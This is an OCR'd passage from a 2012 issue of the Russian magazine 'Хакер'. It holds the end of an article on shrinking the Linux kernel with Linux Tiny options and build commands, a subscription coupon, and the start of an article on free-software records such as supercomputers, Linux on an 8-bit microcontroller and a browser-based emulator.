
СТОИТ СКАЗАТЬ, ЧТО ИЗ-ЗА НЕДОСТАТКА ВРЕМЕНИ И РЕСУРСОВ ЯДРО РАЗВИВАЕТСЯ С ОТСТАВАНИЕМ ПОДДЕРЖИВАТЬ ВСЕ В РАБОЧЕМ СОСТОЯНИИ

вершенно безобидными и не несут ничего важного, но на самом деле могут сломать либо все ядро, либо половину приложений, которые ты собираешься запускать под его управлением. Все опции сборки мы, конечно, обсудить не сможем, но самые важные рассмотрим.

Итак, после открытия окна сборки первое, что увидим, — это секция «General Setup». Здесь содержится множество опций, которые можно (почти) безболезненно отключить. Большинству приложений совершенно не нужны System V IPC и POSIX Message Queues — отключаем. BSD Process Accounting, Export task/process statistics through netlink нужны для отладки — отключаем. Auditing support — аудит системных событий, механизм, необходимый для отладки и работы некоторых систем безопасности, Control Group support — поддержка cgroups, по идее, очень нужная вещь, но совсем не обязательная. Далее, enable deprecated sysfs features to support old userspace tools — поддержка устаревших возможностей sysfs, кому они нужны? Kernel→ user space relay support (formerly relayfs) — псевдоФС relayfs, используемая некоторыми виртуальными файловыми системами типа debugfs, — не требуется. Namespaces support — пространства имен, позволяют реализовать разного рода песочницы, используются в LXC — не нужно, если не знаком с этим. Initial RAM filesystem and RAM disk (initramfs/initrd) support — поддержка initramfs, то есть начальной мини-ФС, используется почти всеми дистрибутивами, однако не получила распространения в среде встраиваемых устройств. Соответственно, необходимость в ней зависит от целей сборки ядра. Опция Enable PCI quirk workarounds позволяет отключить код для

```
#
# Automatically generated make config: don't edit
# Linux kernel version: 2.6.35.13
# Fri Apr  6 18:14:08 2012
#
CONFIG_64BIT=y
# CONFIG_X86_32 is not set
CONFIG_X86_64=y
CONFIG_X86=y
CONFIG_INSTRUCTION_DECODER=y
CONFIG_OUTPUT_FORMAT="elf64-x86-64"
CONFIG_ARCH_DEFCONFIG="arch/x86/configs/x86_64_defconfig"
CONFIG_GENERIC_TIME=y
CONFIG_GENERIC_CMOS_UPDATE=y
CONFIG_CLOCKSOURCE_WATCHDOG=y
CONFIG_GENERIC_CLOCKEVENTS=y
CONFIG_GENERIC_CLOCKEVENTS_BROADCAST=y
CONFIG_LOCKDEP_SUPPORT=y
CONFIG_STACKTRACE_SUPPORT=y
CONFIG_HAVE_LATENCYTOP_SUPPORT=y
CONFIG_MMU=y
CONFIG_ZONE_DMA=y
CONFIG_NEED_DMA_MAP_STATE=y
CONFIG_NEED_SG_DMA_LENGTH=y
.config
```

Конфиг ядра глазами make



Чистим ядро

сбойных PCI-чипсетов. Profiling support — поддержка профайлинга, не нужна.

Далее следуют опции, добавленные проектом Linux Tiny. Опция Optimize for size используется для указания компилятору флага '-Os' при сборке, поэтому нужна. В разделе «Configure standard kernel features (for small systems)» можно отключить многие другие функции.

- **Enable 16-bit UID system calls** — поддержка устаревших 16-битных идентификаторов пользователей, фактически не нужна.
- **Sysctl syscall support** позволяет отключить поддержку sysctl, которая не используется во встраиваемой технике.
- **Load all symbols for debugging/ksymoops** контролирует поддержку отладочной информации, печатаемой на экран в случае ошибок, ее отключение позволяет сэкономить 300 Кб.
- **Support for hot-pluggable devices** — поддержка горячего подключения устройств, опять же обычно не нужна во встраиваемой технике.
- **Enable support for printk** — поддержка функции printk, с помощью которой происходит вывод на экран сообщений ядра.
- **Enable kernel parameter, Enable built-in module parameters** — поддержка параметров загрузки ядра и модулей.
- **BUG() support** — отключение макросов BUG и WARN, которые также используются для вывода сообщений об ошибках.
- **Enable ELF core dumps** — отключение отладочных дампов (*.dump).
- **Enable PC-Speaker support** — поддержка встроенного динамика ПК.
- **Enable full-sized data structures for core** — оптимизация внутренних структур данных по размеру, приводит к меньшему потреблению памяти, но более медленной работе.
- **Enable futex support** — поддержка мьютексов (блокировок) пространства пользователя, ломает совместимость с glibc.
- **Enable eventpoll support** — поддержка системных вызовов семейства epoll, фактически не влияет на совместимость с приложениями, однако некоторые высокопроизводительные приложения, например nginx, без них будут работать намного медленнее.
- **Три опции Enable signalfd() / timerfd() / eventfd() system call** позволяют отключить соответствующие системные вызовы.
- **Use full shmem filesystem** — поддержка shmem, используемой, в частности, файловой системой tmpfs. Отключение этой опции приведет к замене кода shmem на более простой и неэффективный ramfs.
- **Enable AIO support** — поддержка асинхронного ввода-вывода, который используется многими высокопроизводительными приложениями.

Следующая после секции «General Setup» опция Enable loadable module support отвечает за поддержку подгружаемых модулей ядра. Поначалу может показаться, что вынести всю лишнюю функциональность — хорошая идея, так как это позволит сократить размер ядра, однако на самом деле модули так или иначе будут занимать место в памяти, а код, нужный для их поддержки, сделает ядро больше. Гораздо эффективнее отключить поддержку модулей вовсе и включить все нужные драйверы в ядро, заодно можно будет избавиться от утилит lsmod, modprobe и insmod.

Далее идет секция «Enable the block layer», в которой можно выбрать поддерживаемые планировщики ввода-вывода (опция IO Schedulers). Лучше оставить только один из них, причем какой именно — зависит от задач ядра. В стандартной системе оптимальным выбором будет CFQ, тогда как для встраиваемых систем больше подойдет Deadline.

Опции процессора (Processor type and features). Большого смысла отключать их нет, так как их код занимает совсем немного, а вот последствия отключения могут быть очень печальными, вплоть до отказа в загрузке ядра (хотя в большинстве случаев просто упадет общая производительность системы). Что можно без последствий отключить в этой секции?

- Поддержку IOMMU (опции IBM Calgary IOMMU support и AMD IOMMU support), которая нужна для защиты памяти;

- поддержку многопоточности в Pentium 4 и выше (опция SMT (Hyperthreading) scheduler support);
- оптимизации планировщика для многоядерных процессоров (Multi-core scheduler support);
- поддержку онлайн-обновления микрокода (/dev/cpu/microcode — microcode support);
- поддержку NUMA (Numa Memory Allocation and Scheduler Support);
- kexec, позволяющий оперативно переключиться в другое ядро (kexec system call, Build a relocatable kernel, отключение последней опции делает ядро на 10% меньше);
- отладочные дампы ядра (kernel crash dumps);
- горячую замену процессоров (Support for hot-pluggable CPUs).

Следующая секция — «Power management and ACPI options». Здесь все более или менее ясно: две важных подсекции — ACPI, CPU Frequency scaling (автоматическое изменение частоты работы процессора), а также несколько опций, с помощью которых можно выкинуть из ядра поддержку различных режимов засыпания (Suspend to RAM and standby, Hibernation (aka 'suspend to disk')). Если нужно — оставляем, не нужно — выбрасываем, однако следует учесть, что без ACPI современные системы работают довольно убого и могут просто не найти оборудование. С другой стороны, для устаревших систем класса Pentium 1 - Pentium 2 можно отключить вообще всю секцию энергосбережения, так как тогда еще никаких методов сбережения энергии фактически не было.

Теперь секция «Bus options», в которой можно отключить поддержку тех или иных типов шин. Поддержку ISA из ядра наконец-то выпилили, поэтому теперь здесь есть выбор из трех шин: PCI, PCI Express и PCCard. На старой машине и встраиваемой системе оставляем только первую, на новой — первую и вторую, на ноуте — вторую и третью.

Далее идет секция «Executable file formats / Emulations», в ней можно выбрать форматы исполняемых файлов, которые будет поддерживать ядро. Могу с уверенностью сказать, что в любой системе понадобится отметить только две опции: Kernel support for ELF binaries и IA32 Emulation. Без первой ядро не сможет загрузить софт, без второй — грузить софт для 32-битного ядра на 64-битной системе. Остальное для извращений и отладки.


Следующая секция — «Networking support», то есть поддержка сети. Здесь несколько подсекций и куча опций, для рассказа про которые понадобилась бы целая статья. Поэтому ограничимся только базовыми опциями. Первое, что следует отключить, — это брандмауэр (Network packet filtering framework (Netfilter)), который на домашней системе или встраиваемом оборудовании не нужен (если только это не маршрутизатор или другой сетевой девайс). Еще меньше нужен QoS and/or fair queueing. Также отключаем Amateur Radio support и Wireless. Первое не нужно никому, второе — только если система должна поддерживать Wi-Fi. Также можно было бы провести небольшой тюнинг параметров TCP/IP в секции «Networking options», однако сэкономить удастся копейки, а возни — на полчаса. Тем более что в ядре Linux Tiny все лишнее и так отключено.

На очереди у нас «Device Drivers» — самая большая секция, но в то же время наиболее простая для понимания и не требующая особых разъяснений. Секция содержит множество подсекций для различных типов драйверов, начиная от устройств ввода и заканчивая различным специализированным оборудованием, о котором ты даже не слышал. Главная задача здесь: включить в ядро только драйверы для тех устройств, которые реально есть в системе, и выкинуть все, что не нужно (например, драйвер инфракрасного порта IrDA, который может и присутствовать в системе, но никому особо не нужен).

При выборе опций в этой секции обрати внимание на следующие нюансы. Во-первых, ни в коем случае нельзя отключать поддержку SCSI, в современных ядрах с его помощью эмулируется протокол ATA, поэтому если нет SCSI — нет дисковой подсистемы. Во-вторых, секцию «Network device support» можно отключать полностью, это просто сборник сетевых компонентов вроде ядерной реализации PPP или FDDI, которые не вошли в другие секции. В-третьих, поддержку фреймбуфера (Support for frame buffer devices) также можно спокойно отключить, все, что потеряешь, — консоль высокого разрешения.

Теперь файловые системы — File systems. Здесь можно отключить вообще все, кроме поддержки ext3 (Ext3 journalling file system support), FAT (MSDOS fs support и VFAT (Windows-95) fs support) и ISO 9660 (ISO 9660 CDROM file system support). Можно выкинуть даже псевдоФС /proc (/proc file system support), хотя без нее не будут работать команды типа ps и top. Следующую секцию «Kernel hacking» можно отключить полностью, оставив только опцию Magic SysRq key для экстренной перезагрузки.

НИ В КОЕМ СЛУЧАЕ НЕЛЬЗЯ ОТКЛЮЧАТЬ ПОДДЕРЖКУ SCSI, В СОВРЕМЕННЫХ ЯДРАХ С ЕГО ПОМОЩЬЮ ЭМУЛИРУЕТСЯ ПРОТОКОЛ ATA



Выигрыш от применения патчей Linux Tiny

```
#
# Makefile for the kernel block layer
#

obj-$(CONFIG_BLOCK) := elevator.o blk-core.o blk-tag.o blk-sysfs.o \
                       blk-barrier.o blk-settings.o blk-ioc.o blk-map.o \
                       blk-exec.o blk-merge.o blk-softirq.o blk-timeout.o \
                       blk-iopoll.o blk-lib.o ioctl.o genhd.o scsi_ioctl.o

obj-$(CONFIG_BLK_DEV_BSG)        += bsg.o
obj-$(CONFIG_BLK_CGROUP)         += blk-cgroup.o
obj-$(CONFIG_IOSCHED_NOOP)       += noop-iosched.o
obj-$(CONFIG_IOSCHED_DEADLINE)   += deadline-iosched.o
obj-$(CONFIG_IOSCHED_CFQ)        += cfq-iosched.o

obj-$(CONFIG_BLOCK_COMPAT)       += compat_ioctl.o
obj-$(CONFIG_BLK_DEV_INTEGRITY)  += blk-integrity.o
~
~
~
~
~
~
Makefile [make]
```

Читая Makefile, легко определить, какой опцией активируется сборка объектного файла

СБОРКА ЯДРА И ОЦЕНКА ВЫИГРЫША

Теперь можно сохранить конфиг и собрать ядро стандартным способом:

```
$ sudo -s
# make clean
# make all
# make modules_install
# echo y | make install
```

Перед выполнением последней команды размеры текущего и собранного ядра можно сравнить:

```
# ls -lh arch/x86/boot/bzImage /boot/vmlinuz*
```


Также после окончания сборки можно легко выяснить, какие из подсистем ядра оказались наиболее весомыми. Во время сборки код каждой из них объединяется в объектный файл с именем built-in.o и помещается в соответствующий раздел: init, user, kernel, mm, fs, ipc, security, crypto, block, ltt, drivers, sound, net и lib. С помощью команды size можно узнать, какие из них оказались наиболее крупными:

```
# size */built-in.o | sort -n -r -k 4
```

Наиболее важные в выводе этой команды первые два столбца. Первый отражает общий размер кода подсистемы, второй — размер данных (в основном это строки и различные константы). Следует учитывать, что эти размеры не являются окончательными. Многие структуры ядра инициализируются уже после загрузки, поэтому в оперативной памяти ядро будет занимать больше места, чем показывает утилита size.

Кроме общего размера всей подсистемы, можно также выяснить и размер отдельных ее компонентов. Для этого достаточно перейти в нужный каталог и оценить размер всех объектных файлов. Чтобы понять, какой опцией ядра регулируется сборка того или иного файла (компонента), можно просмотреть файл Makefile. Он содержит строки примерно такого вида:

```
obj-$(CONFIG_IOSCHED_CFQ) += cfq-iosched.o
```



Выигрыш от применения тех или иных опций

Это значит, что сборка файла cfq-iosched.o (и включение его в ядро) контролируется опцией CONFIG_IOSCHED_CFQ. Имя этой опции в таком формате всегда указано в описании опции в интерфейсе конфигурирования (make menuconfig).

Также в исходниках ядра Linux Tiny есть специальная утилита для сравнения выигрыша от отключения определенных опций между двумя ядрами. Использовать ее следует так:

```
$ ./scripts/bloat-o-meter старое-ядро новое-ядро
```

На экране появится таблица, в которой будет указано, насколько потолстела или похудела каждая внутренняя функция ядра.

ВЫВОДЫ

Используя наработки проекта Linux Tiny, а также гибкий интерфейс конфигурирования ядра, вполне можно добиться уменьшения Тукса до 1 Мб и заставить его работать даже на самых доисторических и низкопроизводительных системах с несколькими мегабайтами памяти. Сборка без поддержки модулей и включения всех драйверов в ядро также принесет преимущества в виде более быстрой загрузки и почти 100%-й защиты от ядерных руткитов. ⌶

УСКОРЯЕМ ПРОЦЕСС СБОРКИ ЯДРА

Во время экспериментов над уменьшением размеров ядра тебе наверняка придется проделать не одну повторную сборку исходников, так что лучше сразу позаботиться о том, чтобы ускорить этот процесс. Наиболее простой и универсальный способ сделать это заключается в использовании инструмента ccache, который закеширует промежуточные результаты компиляции так, что вторая, третья и последующие сборки ядра будут происходить на порядок быстрее. В большинстве систем для задействования ccache потребуется лишь установить одноименный пакет и производить сборку с помощью стандартных команд, все остальное система сделает сама (если же ccache не будет задействован автоматически, достаточно выполнить команду export CC=/usr/lib/ccache/gcc перед сборкой).

Также, если система оснащена достаточным количеством оперативной памяти (2 Гб и больше), стоит задействовать gcc-флаг '-pipe', который заставит компилятор выполнять все шаги сборки без создания промежуточных файлов.

Еще один полезный флаг — это '-j число_ядер', который позволяет распараллелить процесс сборки между несколькими ядрами. Чтобы задействовать эти флаги, выполни команду export CFLAGS='-pipe -j 4' перед сборкой.

Если же в твоем распоряжении есть несколько машин, то процесс сборки можно распараллелить между ними, используя инструмент distcc. Для этого достаточно установить пакет distcc на каждую машину и запустить демон:

```
$ sudo /etc/init.d/distccd start
```

Затем, перед началом сборки, указать distcc-хосты в переменной DISTCC_HOSTS, а переменной CC присвоить значение distcc:

```
$ export DISTCC_HOSTS="localhost 192.168.0.1 \
   192.168.0.2"
$ export CC='distcc'
```

INFO

Для оптимизации сборки по размеру необходимо предварить все команды make следующей строкой: CC=gcc CFLAGS="-Os"

WWW

goo.gl/Z6uyu — таблица с информацией о влиянии тех или иных опций сборки на размер ядра.

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   • на e-mail: subscribe@glc.ru;
   • по факсу: (495) 545-09-06;
   • почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В СЕНТЯБРЕ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С НОЯБРЯ.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс
область/край
город
улица
дом корпус
квартира/офис
телефон (код)
e-mail
сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 2012 г.	

Ф.И.О.
Подпись плательщика

Кассир

Евгений Зобнин (execbit.ru)



НАЗЛО РЕКОРДАМ


САМЫЕ ЯРКИЕ, ИНТЕРЕСНЫЕ И ПРОТИВОРЕЧИВЫЕ ДОСТИЖЕНИЯ СООБЩЕСТВА СПО ЗА ПОСЛЕДНЕЕ ВРЕМЯ

Сегодня свободный софт можно встретить повсюду: в настольных ПК, смартфонах, автомобилях, суперкомпьютерах и вычислительных системах космических кораблей. С каждым днем сфера его применения все больше расширяется, и на этом пути порой появляются изумительно интересные достижения, о которых рассказывают друзьям, ретвитят и ставят по тысяче «лайков».


САМЫЙ БЫСТРЫЙ «ИНДИАН»

В ноябре прошлого года был опубликован очередной рейтинг самых быстрых суперкомпьютеров мира. Первое место среди них вновь занял K Computer, созданный специалистами компании Fujitsu и размещенный в Институте физико-химических исследований города Кобе, Япония. Этот гигант, состоящий из 705 024 процессорных ядер SPARC64, имеет пиковую производительность в районе 10,5 петафлопс — абсолютный рекорд среди всех вычислительных систем. K Computer оставил далеко позади двух своих ближайших конкурентов: китайского Tianhe-1A с производительностью 2,57 петафлопс и Cray XT5 «Jaguar» с производительностью 1,75 петафлопс. Как и 90% других суперкомпьютерных систем рейтинга, K Computer работает под управлением Linux, приложения для которого создаются с помощью модифицированной закрытой версии Open MPI (www.open-mpi.org). В качестве файловой системы используется распределенная ФС Lustre. Общая производительность этого зверя больше, чем производительность одного миллиона современных настольных ПК, а потребляемой им энергии хватило бы для освещения десяти тысяч домов (9,8 МВт).

При всем этом Fujitsu уже разработала убийцу K Computer PrimeHPC FX10, производительность которого в два с половиной раза больше, чем у предшественника. Для его размещения используется 1024 стойки с 98 304 вычислительными узлами, каждый из них содержит 16-ядерный процессор SPARC64 IXfx с тактовой частотой 1,85 ГГц, а также 32 или 64 Гб памяти. Каждая такая стойка обойдется покупателю в 640 тысяч долларов, а весь суперкомпьютер будет стоить примерно 660 миллионов. Так что если у тебя есть знакомый олигарх, можешь смело советовать ему приобрести это чудо в качестве очередной игрушки. Место в Книге рекордов Гиннесса обеспечено.









Так выглядит самый медленный комп под управлением Linux

ИГРУШЕЧНЫЙ КЛАСТЕР

Может быть, для японских исследователей приобретение компьютерной системы за несколько сотен миллионов — это обычное дело, но американские военные явно не согласны расставаться с таким количеством денег. Иначе зачем им строить суперкомпьютер из игровых приставок?

Да, именно это сделала исследовательская лаборатория Военно-воздушных сил США. По примеру энтузиастов, строящих домашние кластеры из десятка игровых приставок, они закупились комплектом из 1760 приставок PlayStation 3 и создали самый мощный в Министерстве обороны США интерактивный суперкомпьютер, производительность которого оказалась настолько высока, что его можно поставить примерно на 12-е место в рейтинге Top500 (около 500 терафлопс). При этом его создание обошлось министерству «всего» в два миллиона долларов — это в 10-20 раз дешевле аналогичных решений, построенных с использованием классических серверов.

Большую часть времени кластер используется для обработки разного рода графической информации, такой как снимки со спутников, анализ данных радаров, распознавание объектов и так далее. Все это делается с помощью Linux и 84 вспомогательных серверов, обеспечивающих координацию работы узлов кластера. Причем военным пришлось как-то договариваться с компанией Sony, которая запретила установку сторонних ОС на свою игровую приставку именно в тот момент, когда сборка кластера была в самом разгаре. Поэтому всем, кто захочет установить Linux на свою PS3, я бы порекомендовал начать с создания кластера — так Sony быстрее пойдет на уступки.

САМЫЙ МЕДЛЕННЫЙ КОМПЬЮТЕР ПОД УПРАВЛЕНИЕМ LINUX

Зачем ставить рекорды производительности, если можно поставить рекорд медлительности? Похоже, именно этот вопрос вертелся в голове у Дмитрия Гринберга, когда он вынашивал планы по портированию Ubuntu Linux на 8-битный микроконтроллер с объемом оперативной памяти 256 Кб. Как же он это сделал, когда Linux требует как минимум 32-битный процессор с модулем MMU и 1 Мб памяти, чтобы вместить ядро?

Чтобы обойти ограничение в количестве оперативной памяти, он подключил к микроконтроллеру ATmega1284p модуль SIMM-памяти на 16 Мб, для которого написал полноценный программный контроллер, позволяющий достичь скорости записи аж в 300 Кб/с, что уже является своеобразным антирекордом. Далее понадобилось место для хранения операционной системы, в этом качестве была использована SD-карта объемом 1 Гб, для которой Дмитрий точно так же написал программный SPI-контроллер, обеспечивающий скорость записи 200 Кб/с.

Наконец, чтобы достичь недостижимого, а именно запуска Linux на 8-битном процессоре, Дмитрий применил самый хитрый трюк: он написал эмулятор 32-битной процессорной архитектуры ARMv5TE, способный работать на убогом 8-битном процессоре микроконтроллера. Причем написал его, применив несколько техник оптимизации, в том числе кеширование процессорных инструкций с использованием встроенной памяти микроконтроллера. Результирующая производительность виртуального процессора получалась в районе 6,5 кГц, что является абсолютным антирекордом среди самых медленных систем, способных запускать Linux. Скорость загрузки Linux на этом чуде инженерной мысли также оказалась рекордной: Ubuntu 9.04 загрузилась до приглашения к вводу пароля в консоли за шесть часов, а до приглашения bash без загрузки всех сервисов (init=/bin/bash) — за четыре часа. Для выполнения же консольных команд, вроде вывода листинга файлов на экран, система тратила около минуты, что позволило Дмитрию насладиться работой в консоли по всем традициям практик дзен-буддизма.

ГОТОВЫЙ К РАБОТЕ LINUX ЗА СЕКУНДУ

От антирекордов к наивысшим успехам. Там, где у одних загрузка Linux занимает шесть часов, другие получают готовую к работе ОС за одну секунду. Такой рекордной скорости загрузки пингвина удалось добиться инженерам компании Technologic Systems на своем одноплатном ARM-компьютере TS-7400. Фактически это значит, что компьютер готов к работе сразу после включения. Это быстрее, чем выход из сна Linux-системы на ноутбуке. Это быстрее, чем ты скажешь слово «быстро».

Но обо всем по порядку. Чтобы добиться такой скорости загрузки, программисты использовали технологию, названную внутри компании TS-FLASHBOOT. Смысл ее заключается в том, чтобы использовать постоянную NAND-память как часть оперативной памяти. Другими словами, TS-FLASHBOOT не загружает Linux в прямом смысле слова, а просто запускает на исполнение код расположенной в памяти постоянной. При этом код записывается в память с уже инициализированными структурами ядра и приложений, поэтому все, что остается сделать ядру и сервисам после включения питания, — инициализировать железо (для чего также используются некоторые оптимизации), и система готова к работе.

Для тех, кто не считает это рекордом и хочет показать примеры такой же скорости загрузки на других системах, приведу характеристики TS-7400: процессор ARM9, работающий на частоте 200 МГц, 32 Мб оперативной памяти и 32 Мб ПЗУ, это эквивалентно домашним машинам на процессоре Pentium 1 примерно 1995 года выпуска.

БРАУЗЕРНЫЙ ВИРТУАЛЬНЫЙ КОМП

Если возможность запуска Linux на 8-битном микроконтроллере и загрузка за одну секунду тебя не впечатлили, тогда что ты скажешь о виртуальной Linux-машине, работающей внутри браузера? Нет, не с использованием технологий Native Client или VNC, а с использованием стандартных HTML и JavaScript, которые есть, скажем, в IE6. Бред? Возможно, но он реален.

ДМИТРИЙ НАПИСАЛ ЭМУЛЯТОР 32-БИТНОЙ ПРОЦЕССОРНОЙ АРХИТЕКТУРЫ ARMV5TE, СПОСОБНЫЙ РАБОТАТЬ НА УБОГОМ 8-БИТНОМ ПРОЦЕССОРЕ

Тестируем эмулятор ПК на JavaScript

```
{
types:
  /* device registers */
  struct command_reg {
    unsigned<2> RTS;
    unsigned<8> RESERVED;
    unsigned<6> CMDI;
  };
  ...
  struct block_descr {
    unsigned<32> mem_addr;  /*memory address*/
